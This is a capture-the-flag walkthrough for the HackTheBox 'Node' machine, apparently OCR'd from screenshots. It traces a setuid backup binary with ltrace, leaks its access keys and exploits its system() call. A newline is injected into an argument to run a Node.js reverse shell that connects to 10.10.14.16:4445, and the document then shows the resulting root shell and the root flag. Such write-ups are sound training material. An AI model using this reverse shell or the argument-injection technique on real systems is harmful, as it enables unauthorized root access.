
```
)                                                                      = 82
strncpy(0×ff9ce2a8, "2", 100)                                                                                                = 0×ff9ce2a8
strcpy(0×ff9ce291, "/")                                                                                                      = 0×ff9ce291
strcpy(0×ff9ce29d, "/")                                                                                                      = 0×ff9ce29d
strcpy(0×ff9ce227, "/e")                                                                                                     = 0×ff9ce227
strcat("/e", "tc")                                                                                                           = "/etc"
strcat("/etc", "/m")                                                                                                         = "/etc/m"
strcat("/etc/m", "yp")                                                                                                       = "/etc/myp"
strcat("/etc/myp", "la")                                                                                                     = "/etc/mypla"
strcat("/etc/mypla", "ce")                                                                                                   = "/etc/myplace"
strcat("/etc/myplace", "/k")                                                                                                 = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")                                                                                               = "/etc/myplace/key"
strcat("/etc/myplace/key", "s")                                                                                              = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r")                                                                                              = 0×9ea35b0
fgets("a01a6aa5aaf1d7729f35c8278daae30f" ... , 1000, 0×9ea35b0)                                                             = 0×ff9cde3f
strcspn("a01a6aa5aaf1d7729f35c8278daae30f" ... , "\n")                                                                       = 64
strcmp("2", "a01a6aa5aaf1d7729f35c8278daae30f" ... )                                                                         = -1
fgets("45fac180e9eee72f4fd2d9386ea7033e" ... , 1000, 0×9ea35b0)                                                             = 0×ff9cde3f
strcspn("45fac180e9eee72f4fd2d9386ea7033e" ... , "\n")                                                                       = 64
strcmp("2", "45fac180e9eee72f4fd2d9386ea7033e" ... )                                                                         = -1
fgets("3de811f4ab2b7543eaf45df611c2dd25" ... , 1000, 0×9ea35b0)                                                             = 0×ff9cde3f
strcspn("3de811f4ab2b7543eaf45df611c2dd25" ... , "\n")                                                                       = 64
strcmp("2", "3de811f4ab2b7543eaf45df611c2dd25" ... )                                                                         = -1
fgets("3de811f4ab2b7543eaf45df611c2dd25" ... , 1000, 0×9ea35b0)                                                             = 0
strcpy(0×ff9cce78, "Ah-ah-ah! You didn't say the mag" ... )                                                                  = 0×ff9cce78
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "Ah-ah-ah! You didn't say the mag" ...  [!] Ah-ah-ah! You didn't say the magic word!


)                  = 58
exit(1 <no return ... >
+++ exited (status 1) +++
```

it compares the arguments with the keys from /etc/myplace/keys
increase the string size ....




```
┌──(root💀 kali)-[/Documents/htb/boxes/node]
└─# ltrace -s 100 ./backup  a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 3
__libc_start_main(0×80489fd, 4, 0×ff8fae54, 0×80492c0 <unfinished ... >
geteuid()                                                                              = 0
setuid(0)                                                                              = 0
strcmp("a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508", "-q")       = 1
puts("\n\n\n                                                    "
```

it uses the system() to zip the directory ... we can exploit that




```
strcpy(0×ff8fa6ab, "3")                                                                       = 0×ff8fa6ab
getpid()                                                                                      = 5064
time(0)                                                                                       = 1618347788
clock(0, 0, 0, 0)                                                                             = 0×3644
srand(0×61617e8c, 0×503b643b, 0×61617e8c, 0×804918c)                                          = 0
rand(0, 0, 0, 0)                                                                              = 0×4ce4593a
sprintf("/tmp/.backup_1290033466", "/tmp/.backup_%i", 1290033466)                             = 23
sprintf("/usr/bin/zip -r -P magicword /tmp/.backup_1290033466 3 > /dev/null", "/usr/bin/zip -r -P magicword %s %s > /dev/null", "
system("/usr/bin/zip -r -P magicword /tmp/.backup_1290033466 3 > /dev/null" <no return ... >
--- SIGCHLD (Child exited) ---
<... system resumed> )                                                                        = 3072
access("/tmp/.backup_1290033466", 0)                                                          = -1
strcpy(0×ff8f98d8, "The target path doesn't exist")                                           = 0×ff8f98d8
printf(" %s[!]%s %s\n", "\033[33m", "\033[37m", "The target path doesn't exist" [!] The target path doesn't exist
)                 = 45
puts("\n"

)                                                                                    = 2
remove("/tmp/.backup_1290033466")                                                             = -1
fclose(0×842a5b0)                                                                             = 0
+++ exited (status 0) +++
```

connect to 10.10.14.16 on 4445




```
mark@node:/tmp$ vi reverse.js
```




```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4445, "10.10.14.16", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

```
tom@node:/usr/local/bin$ ./backup
a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508
45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 $'\n
node /tmp/reverse.js'
```

```
[+] Validated access
token
 [+] Starting
archiving
 node /tmp/-
reverse.js
zip error: Nothing to do! (/tmp/.backup_437371993)
```



```
┌──(root💀kali)-[/tmp]
└─# nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.58] 51686
id
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
```



```
cat /root/root.txt
1722e99ca5f353b362556a62bd5e6be0
```